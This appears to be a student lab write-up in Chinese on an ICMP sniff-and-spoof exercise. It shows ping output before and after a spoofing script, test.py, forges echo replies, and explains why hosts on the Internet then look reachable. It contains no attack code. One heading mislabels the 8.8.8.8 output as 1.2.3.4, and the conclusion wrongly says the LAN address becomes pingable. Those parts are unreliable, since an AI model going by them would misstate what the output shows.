


```
[07/09/21]seed@VM:~/.../Labsetup$ docksh 79
root@79167268d90c:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Net Unreachable
From 10.9.0.1 icmp_seq=2 Destination Net Unreachable
From 10.9.0.1 icmp_seq=3 Destination Net Unreachable
From 10.9.0.1 icmp_seq=4 Destination Net Unreachable
From 10.9.0.1 icmp_seq=36 Destination Net Unreachable
root@79167268d90c:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
From 10.9.0.5 icmp_seq=7 Destination Host Unreachable
From 10.9.0.5 icmp_seq=8 Destination Host Unreachable
```




```
root@79167268d90c:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=308 Destination Net Unreachable
From 10.9.0.1 icmp_seq=467 Destination Net Unreachable
From 10.9.0.1 icmp_seq=633 Destination Net Unreachable
```

- ping 1.2.3.4 时 test.py 输出如下：




```
root@VM:/home/seed# python3 test.py
src 10.9.0.5
dst 1.2.3.4
src 10.9.0.5
dst 1.2.3.4
src 10.9.0.5
dst 1.2.3.4
src 10.9.0.5
dst 1.2.3.4
src 10.9.0.5
dst 1.2.3.4
```

- ping 1.2.3.4 时的结果如下，发现此时 1.2.3.4 可达：




```
[07/09/21]seed@VM:~/.../Labsetup$ docksh 79
root@79167268d90c:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Net Unreachable
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=50.5 ms
From 10.9.0.1 icmp_seq=2 Destination Net Unreachable
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=16.5 ms
From 10.9.0.1 icmp_seq=3 Destination Net Unreachable
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=17.3 ms
From 10.9.0.1 icmp_seq=4 Destination Net Unreachable
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=18.8 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=17.3 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=21.7 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=16.9 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=16.1 ms
```

- ping 10.9.0.99 时，发现 test.py 没有输出，地址不可达：




```
root@79167268d90c:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=5 Destination Host Unreachable
From 10.9.0.5 icmp_seq=6 Destination Host Unreachable
From 10.9.0.5 icmp_seq=7 Destination Host Unreachable
From 10.9.0.5 icmp_seq=8 Destination Host Unreachable
```

- ping 8.8.8.8 时 test.py 输出如下：



```
dst 8.8.8.8
src 10.9.0.5
dst 8.8.8.8
src 10.9.0.5
dst 8.8.8.8
src 10.9.0.5
dst 8.8.8.8
src 10.9.0.5
```

- ping 1.2.3.4 时的结果如下，发现此时 1.2.3.4 可达：



```
root@79167268d90c:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Net Unreachable
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=22.4 ms
From 10.9.0.1 icmp_seq=2 Destination Net Unreachable
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=23.8 ms
From 10.9.0.1 icmp_seq=3 Destination Net Unreachable
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=16.3 ms
From 10.9.0.1 icmp_seq=4 Destination Net Unreachable
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=25.3 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=64 time=16.6 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=64 time=16.3 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=64 time=21.2 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=64 time=25.0 ms
```

- test.py 运行前三个地址不可达是题目中告诉我们的：

  ping 1.2.3.4 # a non-existing host on the Internet

  ping 10.9.0.99 # a non-existing host on the LAN

  ping 8.8.8.8 # an existing host on the Internet

  10.9.0.1 表示外网的两个地址不可达，10.9.0.5 表示内网地址不可达，即 10.9.0.1 是出内网的网关，10.9.0.5 是本机地址。

- test.py 运行后外网的两个地址可达，因为他们两个的报文要经过攻击机出去，所以被攻击者检测到，并伪造了返回报文，让本机误以为可以 ping 通，但是 ping 内网地址时可以 ping 通，是因为不需要经过攻击者，所以没有返回伪造报文。